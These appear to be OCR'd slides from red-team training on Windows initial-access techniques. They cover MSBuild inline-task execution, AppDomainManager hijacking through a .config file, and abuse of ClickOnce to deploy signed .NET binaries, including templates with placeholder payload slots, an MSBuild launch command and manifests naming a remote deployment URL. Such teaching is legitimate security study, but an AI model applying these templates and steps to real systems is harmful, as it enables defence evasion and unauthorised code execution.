
```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
      <Target Name="Hello">
        <ClassViolet />
      </Target>
      <UsingTask
        TaskName="ClassViolet"
        TaskFactory="CodeTaskFactory"
        AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
        <Task>

          <Code Type="Class" Language="cs">
          <![CDATA[
        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        using System.Text;
        using System.Diagnostics;
        using System.IO;

        public class ClassViolet :  Task, ITask
        {

          <YOUR CODE HERE>

        }
          ]]>
          </Code>
        </Task>
      </UsingTask>
    </Project>
```



C:\Windows\System32\cmd.exe /k %CD%\MSBuild.exe install.xml

Initial Access – AppDomain Hijack/Injection

- Discovered by Casey Smith (@subTee) in 2019
- Application domains provide an isolation boundary for security, reliability, and versioning, and for unloading assemblies
- Every .NET binary contains application domains where assemblies are loaded in a safe manner.
- For example, App Domain manager of the .net assembly **Update.exe** is **Update**.
- We can inject a custom assembly name to be loaded instead of **Update** by placing a .config file located in the same directory as the .net assembly. So, in this case a file called **Update.exe.config** could be placed and executed to achieve the code execution.




Name	Type
current	File folder
packages	File folder
previous	File folder
app.ico	ICO File
Resources.pri	PRI File
setup.json	JSON File
SquirrelSetup.log	Text Document
Update.exe	Application
Update.VisualElementsManifest.xml	xmlfile

Initial Access – AppDomain Hijack/Injection

- The configuration file contains the following information
  - The path of the DLL
  - Name of the assembly
  - The AppDomain Manager Type


```xml
<configuration>
<runtime>
<assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
<probing privatePath="adh.dll"/> </assemblyBinding>
<appDomainManagerAssembly value="adh, Version=1.0.0.0, Culture=neutral, PublicKeyToken=74051048a13e1d6b" />
<appDomainManagerType value="MyAppDomainManager" />
</runtime>
</configuration>
```




```net
using System;
using System.Diagnostics;
using System.EnterpriseServices;
using System.Runtime.InteropServices;
using System.Text;
using System.Windows.Forms;

0 references
public sealed class MyAppDomainManager : AppDomainManager
{
    0 references
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        <YOUR CODE HERE>;
    }
}
```


Initial Access – AppDomain Hijack/Injection

- The configuration file contains the following information
  - The path of the DLL
  - Name of the assembly
  - The AppDomain Manager Type



ClickOnce - Overview

- *"ClickOnce is a deployment technology that enables you to create self-updating Windows-based applications that can be installed and run with minimal user interaction"* –MSDN
- ClickOnce is a vehicle for installing and updating .NET applications.
- ClickOnce deployments rely on manifests which are formatted in a very specific way.
  - ClickOnce deployment manifests
    - Denoted by *.application which references the ClickOnce Manifest to deploy
  - ClickOnce application manifests
    - *.exe.manifest is the file extension and it specifies dependencies for the deployment (states version of .NET that will be utilized)
    - Conducts integrity check of deployment manifest
    - References to dependencies and other files for delivery
- Installed on location: *%localappdata%/Apps/2.0/<random>/*



Name	Date modified	Type
Resources	15/04/2024 11:33 AM	File folder
Round Seal.exe	10/04/2024 12:37 PM	Application
Syncfusion.Compression.Base.dll	10/04/2024 12:35 PM	Application exten...
Syncfusion.Licensing.dll	10/04/2024 12:35 PM	Application exten...
Syncfusion.Pdf.Base.dll	10/04/2024 12:35 PM	Application exten...
Syncfusion.PdfViewer.Windows.dll	10/04/2024 12:36 PM	Application exten...
Syncfusion.Shared.Base.dll	10/04/2024 12:37 PM	Application exten...
ValueTupleBridge.dll	10/04/2024 12:35 PM	Application exten...
Round Seal.application	10/04/2024 12:33 PM	Application Manif...
cs.ico	10/04/2024 12:34 PM	Icon
rs.ico	10/04/2024 12:34 PM	Icon
rsicon.ico	10/04/2024 12:34 PM	Icon
seal.ico	10/04/2024 12:34 PM	Icon
Round Seal.exe.manifest	10/04/2024 12:37 PM	MANIFEST File

https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

ClickOnce - Overview

- Deployment manifest (*.application)

```
<?xml version="1.0" encoding="utf-8"?>
<asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1 assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="urn:schemas-microsoft-com:asm.v1" xmlns="urn:schemas-microsoft-com:as
"http://www.w3.org/2000/09/xmldsig#" xmlns:co.v1="urn:schemas-microsoft-com:clickonce.v1" xmlns:co.v2="urn:schemas-microsoft-com:clickonce.v2">
  <assemblyIdentity name="Round Seal.application" version="1.0.0.13" publicKeyToken="fe44813e2ffcc8a1" language="neutral" processorArchitecture="msil" xmlns="urn:schemas-microsoft-com:asm.v1" />
  <description asmv2:publisher="Toshiba" asmv2:product="Round Seal" xmlns="urn:schemas-microsoft-com:asm.v1" />
  <deployment install="true" mapFileExtensions="true">
    <subscription>
      <update>
        <beforeApplicationStartup />
      </update>
    </subscription>
    <deploymentProvider codebase="https://www.appskou.com/appskou.com/roundseal/Round%20Seal.application" />
  </deployment>
  <compatibleFrameworks xmlns="urn:schemas-microsoft-com:clickonce.v2">
    <framework targetVersion="4.7.2" profile="Full" supportedRuntime="4.0.30319" />
  </compatibleFrameworks>
  <dependency>
    <dependentAssembly dependencyType="install" codebase="Application Files\Round Seal 1 0 0 13\Round Seal.exe.manifest" size="31401">
      <assemblyIdentity name="Round Seal.exe" version="1.0.0.13" publicKeyToken="fe44813e2ffcc8a1" language="neutral" processorArchitecture="msil" type="win32" />
      <hash>
        <dsig:Transforms>
          <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
        </dsig:Transforms>
        <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
        <dsig:DigestValue>GtR1iY475kypNx0bsxwME1wqXXyQCgMFiTzqQaKwbMY=</dsig:DigestValue>
      </hash>
    </dependentAssembly>
  </dependency>
```

https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

ClickOnce - Overview

- Application manifest (*.exe.manifest)

```
<?xml version="1.0" encoding="utf-8"?>
<asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1 assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="urn:schemas-microsoft-com:asm.v1" xmlns="urn:schemas-microsoft-com:asm.v2" xmlns:
"http://www.w3.org/2000/09/xmldsig#" xmlns:co.v2="urn:schemas-microsoft-com:clickonce.v2">
  <asmv1:assemblyIdentity name="Round Seal.exe" version="1.0.0.13" publicKeyToken="fe44813e2ffcc8a1" language="neutral" processorArchitecture="msil" type="win32" />
  <description asmv2:iconFile="rs.ico" xmlns="urn:schemas-microsoft-com:asm.v1" />
  <application />
  <entryPoint>
    <assemblyIdentity name="Round Seal" version="1.0.0.0" language="neutral" processorArchitecture="msil" />
    <commandLine file="Round Seal.exe" parameters="" />
  </entryPoint>
  <trustInfo>
    <security>
      <applicationRequestMinimum>
        <PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="Internet" Description="Default rights given to Internet applications" Unrestricted="true" ID="Custom" SameSite="site" />
        <defaultAssemblyRequest permissionSetReference="Custom" />
      </applicationRequestMinimum>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false" />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <dependency>
    <dependentOS>
      <osVersionInfo>
        <os majorVersion="5" minorVersion="1" buildNumber="2600" servicePackMajor="0" />
      </osVersionInfo>
    </dependentOS>
  </dependency>
  <dependency>
    <dependentAssembly dependencyType="preRequisite" allowDelayedBinding="true">
      <assemblyIdentity name="Microsoft.Windows.CommonLanguageRuntime" version="4.0.30319.0" />
    </dependentAssembly>
  </dependency>
  <dependency>
    <dependentAssembly dependencyType="install" allowDelayedBinding="true" codebase="Round Seal.exe" size="2500840">
      <assemblyIdentity name="Round Seal" version="1.0.0.0" language="neutral" processorArchitecture="msil" />
      <hash>
        <dsig:Transforms>
          <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
        </dsig:Transforms>
        <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
        <dsig:DigestValue>xPO2z/oF6O2AUrwvllUoFHb6KaRMzqGsr8JQTr4nGZ4=</dsig:DigestValue>
      </hash>
    </dependentAssembly>
  </dependency>
  <dependency>
    <dependentAssembly dependencyType="install" allowDelayedBinding="true" codebase="Syncfusion.Compression.Base.dll" size="229376">
      <assemblyIdentity name="Syncfusion.Compression.Base" version="19.2460.0.62" publicKeyToken="3D67ED1F87D44C89" language="neutral" processorArchitecture="msil" />
```


https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

Initial Access – Converting a signed .NET binary to ClickOnce

- Create an Application Manifest & sign it
  - Application manifest name should be same as the binary being hijacked
  - Output will be binary.exe.manifest
- Create a Deployment Manifest & sign it
  - Include Application Manifest created in the deployment manifest
  - Mention the deployment URL
  - Output will be foo.application
- Upload the foo.application, binary.exe.manifest and all other files to web folder


Initial Access – Converting a signed .NET binary to ClickOnce

- Creating application manifest with mageui.exe → C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools\mageui.exe



Initial Access – Converting a signed .NET binary to ClickOnce

- Creating deployment manifest with mageui.exe → C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools\mageui.exe



Initial Access – Converting a signed .NET binary to ClickOnce

